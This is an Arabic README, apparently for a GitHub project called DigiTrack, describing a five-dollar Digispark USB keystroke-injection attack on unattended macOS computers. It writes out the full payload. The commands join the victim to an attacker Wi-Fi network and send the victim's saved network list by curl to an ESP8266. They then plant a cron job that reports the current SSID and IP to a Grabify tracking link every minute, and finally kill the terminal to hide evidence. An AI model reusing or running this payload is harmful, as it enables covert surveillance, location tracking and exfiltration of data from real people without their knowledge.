DigiTrack
في 30 ثانية، يمكن لهذا الهجوم معرفة أي الشبكات التي اتصل بها جهاز MacOS سابقًا، وزرع برنامج نصي يتتبع عنوان IP الحالي وشبكة Wi-Fi كل 60 ثانية.

يتضمن الآن: Hardtracker - أداة اختراق VPN من Digispark لإرسال عنوان IP وBSSID/SSID لشبكات Wi-Fi القريبة على جهاز MacOS إلى رابط Grabify كل 60 ثانية.
هذا هجوم بقيمة 5 دولارات يفعل عدة أشياء:
- زرع باب خلفي Wi-Fi على جهاز الضحية، مما يسمح لك بالتقاط اتصال بيانات الضحية في أي وقت تكون فيه ضمن نطاق Wi-Fi.
- سرقة قائمة بكل شبكة اتصلت بها الضحية سابقًا (للتتبع والتصنيف واختطاف اتصال البيانات).
- زرع مهمة تتبع ترسل عنوان IP والشبكة المتصل بها حاليًا إلى رابط Grabify كل 60 ثانية.
يسير الهجوم كالتالي: تترك الضحية جهاز MacOS دون مراقبة لمدة 30 ثانية. يقوم المهاجم بإدخال لوحة DigiSpark محملة بحمولة هجوم. تبدو الحمولة هكذا (مع إزالة التأخيرات وضربات المفاتيح الفردية):
DigiKeyboard.print("networksetup -setairportnetwork en0 'sneakernet' 00000000");
- نضيف شبكة "Sneakernet" إلى قائمة شبكاتنا الموثوقة ونتصل بها.
DigiKeyboard.print("curl -m 10 --silent --output /dev/null -X POST -H "Content-Type: text/plain" --data "$(networksetup -listpreferredwirelessnetworks en0)" 192.168.4.1 &");
- بعد الاتصال، نرسل طلب CURL يسرد كل شبكة اتصل بها جهاز MacOS سابقًا إلى esp8266 الذي أنشأ شبكة "Sneakernet". علامة & تضع العملية في الخلفية في حال استغرقت وقتًا طويلاً، و-m تضبط مؤقتًا لمدة 10 ثوانٍ لمنع التأخير. الآن نعرف أي شبكات Wi-Fi انضمت إليها الضحية، وأي الشبكات ستجبر الكمبيوتر على الاتصال دون طلب.
DigiKeyboard.print("export VISUAL=nano; crontab -e");
- ننشئ مهمة سيتم تنفيذها كل 60 ثانية.
DigiKeyboard.print("* * * * * curl --silent --output /dev/null --referer "$(/System/Library/PrivateFrameworks/Apple80211.framework/Versions/Current/Resources/airport -I | awk '/ SSID/ {print substr($0, index($0, $2))}')" https://grabi/YOURLINK");
- نقوم بكتم مخرجات CURL، ونحصل على اسم الشبكة الحالية لشبكة Wi-Fi المتصل بها. نرسل هذا مع طلب CURL إلى رابط تتبع، مما يسلم عنوان IP للهدف وشبكة Wi-Fi المتصل بها كل 60 ثانية.
DigiKeyboard.print("wait && kill -9 $(ps -p $PPID -o ppid=)");
- أخيرًا، ننتظر حتى تنتهي جميع العمليات الخلفية، ثم نقتل نافذة الطرفية لإخفاء الأدلة.
إجمالي وقت التشغيل حوالي 30 ثانية، لا يشمل الثواني القليلة التي تنتظرها Digisparks حتى يتم تحميل الرسم.
ملاحظات: قد يدخل Grabify في وضع "أنا تحت الهجوم" ولا يسمح بتسجيل الدخول. ابحث عن هذا السطر:
div class="cf-browser-verification cf-im-under-attack"
إذا رأيته، فهذا يعني أن عنوان IP محظور بواسطة Cloudflare.

 skickar/digitrack







